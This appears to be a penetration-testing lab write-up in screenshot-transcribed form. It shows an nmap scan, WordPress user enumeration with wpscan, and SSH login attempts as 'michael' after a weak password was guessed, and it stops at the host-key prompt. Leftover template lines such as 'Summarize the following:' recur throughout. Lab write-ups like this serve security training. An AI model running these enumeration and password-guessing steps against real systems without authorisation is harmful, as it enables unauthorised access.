


```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 17:41 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00090s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
root@Kali:~/Desktop# 
```

Exploitation: Unsalted User Password Hash

Summarize the following:

- Command: wpscan -url http://192.168.1.110/wordpress -eu
- Users Identified: michael, steven




```
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun  8 17:43:08 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.622 MB
[+] Memory used: 130.344 MB
[+] Elapsed time: 00:00:04
root@Kali:~/Desktop# 
```

Exploitation: Weak User Password

Summarize the following:

- The attackers were able to guess a user's password since it was weak.
- Capable of accurately guessing a user's password and gaining access to the web server via SSH.
- ssh into Michael's account




```
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
root@Kali:~# ssh michae@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
